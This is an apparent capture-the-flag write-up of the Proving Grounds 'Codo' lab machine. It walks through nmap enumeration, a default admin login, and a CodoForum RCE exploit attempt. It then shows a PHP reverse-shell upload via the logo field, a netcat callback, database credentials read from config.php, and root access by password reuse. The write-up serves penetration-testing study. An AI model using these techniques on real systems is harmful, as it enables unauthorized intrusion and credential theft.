

Proving Grounds Practice 22

Proving Grounds Practice — Codo

Enumeration

We start with the enumeration

```
1 nmap -p- -A -T4 -sC 192.168.208.23
```

```
(root@derv-vm)-[~/OffSec/OSCP/practice/Codo]
# nmap -p- -A -T4 -sC 192.168.208.23
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-25 07:25 GMT
Nmap scan report for 192.168.208.23
Host is up (0.38s latency).
Not shown: 65533 filtered tcp ports (no-response)
Bug in http-generator: no string output.
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; kernel 5.15)
| ssh-hostkey:
|   3072 62361a5cd3e37be170f8a3b31c4c2438 (RSA)
|   256 ee25fc236605c0c1ec47c6bb00c74f53 (ECDSA)
|_  256 835c51ac32e53a217cf6c2cd936858d8 (ED25519)
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: All topics | CODOLOGIC
| http-cookie-flags:
|   /:
|     PHPSESSID:
|     httponly flag not set
```

Explanation:

- `-p-` → Scan all 65535 TCP ports.
- `-A` → Enable OS detection, version detection, script scanning, and traceroute.
- `-T4` → Set aggressive timing for faster scan.
- `-sC` → Use default Nmap scripts (useful for service detection and common vulnerabilities).
- `192.168.208.23` → Target IP address.

Output Analysis:

✅ Host is up:

```
1 Host is up (0.38s latency).
```

The target machine is online and responding.

🚫 Filtered Ports:

```
1 Not shown: 65533 filtered tcp ports (no-response)
```

Means that **out of the total 65535 TCP ports, 65533 ports did not respond at all** to Nmap's probe packets. These ports are labeled as **"filtered"** by Nmap.

🔓 Open Ports:

◆ Port 22 (SSH):

```
1 22/tcp open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.7
```

- SSH is running on port 22.
- Version: **OpenSSH 8.2p1** on **Ubuntu**.
- Useful for remote access; might be a target for brute-force or misconfig checks.

◆ SSH Host Keys:

- Shows fingerprint of host keys (RSA, ECDSA, ED25519):
 - These aren't exploitable but may help detect **MITM (man-in-the-middle)** attacks or confirm host identity.
 - The values shown under `ssh-hostkey` in the Nmap output **are** the **fingerprints** derived of those public keys.
- 📦 What actually happens:
 - a. **The SSH server sends its full public key** (not the fingerprint, not the hash).
 - b. **The SSH client receives the public key**, and then:
 - Computes the **fingerprint** (by hashing the key).
 - Chooses **which hashing algorithm to use** (e.g., MD5, SHA-1, or SHA-256).
 - c. It will store the public SSH key into a file called:

```
1 ~/.ssh/known_hosts
```

- What is the purpose of this fingerprint:
 - Everytime we connect to that ssh server, Client SSH compares the **newly computed fingerprint** (from the server's public key) to what's stored in a file called:

```
1 ~/.ssh/known_hosts
```

- This file acts like a **local memory of trusted SSH servers**.
-  If it matches:
 - The client trusts the server and connects silently.
-  If it doesn't match:
 - You see a warning:

```
1 @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
2 @      WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED!      @
3 @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
```

- This means:
 - The server's public key has changed
 - OR someone might be impersonating the server

◆ Port 80 (HTTP):


```
1 80/tcp open  http  Apache httpd 2.4.41 ((Ubuntu))
```

- A web server is running Apache **2.4.41**.
- This version might have known vulnerabilities if not patched.
- HTTP Script Output:

```
1 _http-server-header: Apache/2.4.41 (Ubuntu)
2 _http-title: All topics | CODOLOGIC
3 _http-cookie-flags:
4   /:
5     PHPSESSID:
6     httponly flag not set
```


- `http-server-header`: Confirms Apache version and OS.
- `http-title`: The page title is "**All topics | CODOLOGIC**", which might hint at a web application or content management system.
- `http-cookie-flags`: The `PHPSESSID` cookie **does not have the** `HttpOnly` **flag set**, meaning it might be accessible via JavaScript (a security weakness).

I moved to the directory enumeration and came across a logging page, I visited the index page and found an interesting message that gave me a hint for the logging-in using `admin:admin`



I logged-in now. I also noticed the name of the platform "CodoForum"

I searched for an exploit to codoforum and found one



CodoForum v5.1 - Remote Code Execution (RCE)

https://www.exploit-db.com/exploits/50978?source=post_page-----76bbc5819b11-----...

I checked the help and ran the exploit but it did not work

```
python3 50978.py -t http://192.168.208.23 -u admin -p admin -i 192.168.45.248 -n 1111
CODOFORUM V5.1 ARBITRARY FILE UPLOAD TO RCE(Authenticated)

OVB00B100

Exploit found and written by: @vikaran101

Traceback (most recent call last):
  File "/usr/local/lib/python3.10/dist-packages/urllib3/connection.py", line 174, in _new_conn
    conn = connection.create_connection(
  File "/usr/local/lib/python3.10/dist-packages/urllib3/util/connection.py", line 95, in create_connection
```

I tried everything to fix the exploit, but nothing worked. But I noticed that the exploit tries to upload an image in global settings.

This sketch cannot currently be displayed in exports

So I moved to the webpage and started searching for places to upload an object. Under “Global Settings” I found a place to upload an image for the logo

Account registrations require admin approval ?

☐ no

What to show in site header menu ?

Site title defined above

Upload logo for your forum

codoforum_logo.png

rev-shell.php

Allow login by

Username

Force HTTPS protocol?

Then I visited the shell on the same payload path and got a shell on the listener

The image shows a web browser window with the address bar displaying `192.168.208.23/sites/default/assets/img/attachments/rev-shell.php`. The browser's navigation bar includes links to Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, OffSec, and Pentest. Below the browser, there is a blue banner with a "Start New Topic" button. Underneath the banner is a forum post titled "Welcome to Codoforum" by user "admin", dated May 31 '14 at 4:15 pm. The post content starts with "Hi,". Below the forum post is a terminal window showing the output of a netcat listener. The terminal text is as follows:

```
nc -nvlp 1111
listening on [any] 1111 ...
connect to [192.168.45.248] from (UNKNOWN) [192.168.208.23] 59824
Linux codo 5.4.0-150-generic #167-Ubuntu SMP Mon May 15 17:35:05 UTC 2023 x86_64 x86_64
07:41:31 up 18 min, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@      IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c "import pty;pty.spawn('/bin/bash')"
www-data@codo:/$
```

Now we move to the priv-esc

There is one user "offsec" in home along with the root obviously.


```
www-data@codo:/home$ ls
ls
offsec
www-data@codo:/home$ cd offsec
cd offsec
www-data@codo:/home/offsec$ ls -al
ls -al
total 28
drwxr-xr-x 3 offsec offsec 4096 Jun  9 2023 .
drwxr-xr-x 3 root   root   4096 Jun  9 2023 ..
-rw----- 1 offsec offsec    8 Jun  9 2023 .bash_history
-rw-r--r-- 1 offsec offsec  220 Jun  9 2023 .bash_logout
-rw-r--r-- 1 offsec offsec 3771 Jun  9 2023 .bashrc
drwx----- 2 offsec offsec 4096 Jun  9 2023 .cache
-rw-r--r-- 1 offsec offsec  807 Jun  9 2023 .profile
www-data@codo:/home/offsec$
```

I searched for the permission files and found a config.php file

```
www-data@codo:/home/offsec$ find / -type f -perm 777 2>/dev/null
find / -type f -perm 777 2>/dev/null
/var/www/html/sites/default/config.php
/var/www/html/sites/default/assets/img/profiles/6488ee7e82484.png
www-data@codo:/home/offsec$
```

Inside the file, I found password for DB

```
www-data@codo:/home/offsec$ cat /var/www/html/sites/default/config.php
cat /var/www/html/sites/default/config.php
<?php

/*
 * @CODOLICENSE
 */

defined('IN_CODOF') or die();

$CF_installed=true;

function get_codo_db_conf() {

    $config = array (
        'driver' => 'mysql',
        'host' => 'localhost',
        'database' => 'codoformdb',
        'username' => 'codo',
        'password' => 'FatPanda123',
        'prefix' => '',
        'charset' => 'utf8',
        'collation' => 'utf8_unicode_ci',
    );
```

I used this to locally access mysql DB and looked inside the users tables. There was password hash that I failed to crack.


```

www-data@cod0:/home/offsec$ mysql -h localhost -u codo -p
mysql -h localhost -u codo -p
Enter password: FatPanda123

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 109
Server version: 10.3.38-MariaDB-0ubuntu0.20.04.1 Ubuntu 20.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
show databases;
+-----+
| Database                |
+-----+
| codoforumdb              |
| information_schema       |
+-----+
2 rows in set (0.000 sec)

MariaDB [(none)]> use codoforumdb;
use codoforumdb;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [codoforumdb]>

```

Step-by-Step Breakdown

1. Found `config.php` with DB password

You found a `config.php` file (often used by web applications) that had something like:

```
1  $db_pass = "Fatpanda123";
```

This file is readable to you — which is already a security issue.

2. Accessed the MySQL database locally

You used that password to log in to MySQL like this:

```
1  mysql -u codo -p
```

```
2 # then typed: Fatpanda123
```

And it worked! So:

- The **MySQL user** is `codo`
- The **password** is `Fatpanda123`

Inside the database, you found a `users` table that had hashed passwords, but you couldn't crack them (e.g., maybe bcrypt, salted SHA, etc.).

So you couldn't escalate using those.

3. Looked in `/etc/passwd`

This is the system file that shows all Linux system users. You checked:

```
1 cat /etc/passwd | grep codo
```

But found **no Linux user named** `codo`, meaning:

- `codo` is only a **MySQL user**, not a system (Linux) user.
- So even if you had the hash, you couldn't `su codo` or `ssh codo@host`.

4. Assumed password reuse

Now comes the **key idea**:

If `Fatpanda123` was used as the **MySQL password**, maybe the developer reused it for a **Linux user account**, like:

- `offsec`
- `root`

This is **password reuse**, which is unfortunately very common.

You tested:

```
1 su offsec
2 # tried Fatpanda123 - maybe failed
3
4 su root
5 # tried Fatpanda123 - success!
```

So now you've got **root access**, just by reusing credentials that were originally meant for a **MySQL database**.

```
MariaDB [codoformdb]> exit
exit
Bye
www-data@codo:/home/offsec$ su offsec
su offsec
Password: FatPanda123

su: Authentication failure
www-data@codo:/home/offsec$ su root
su root
Password: FatPanda123

root@codo:/home/offsec#
```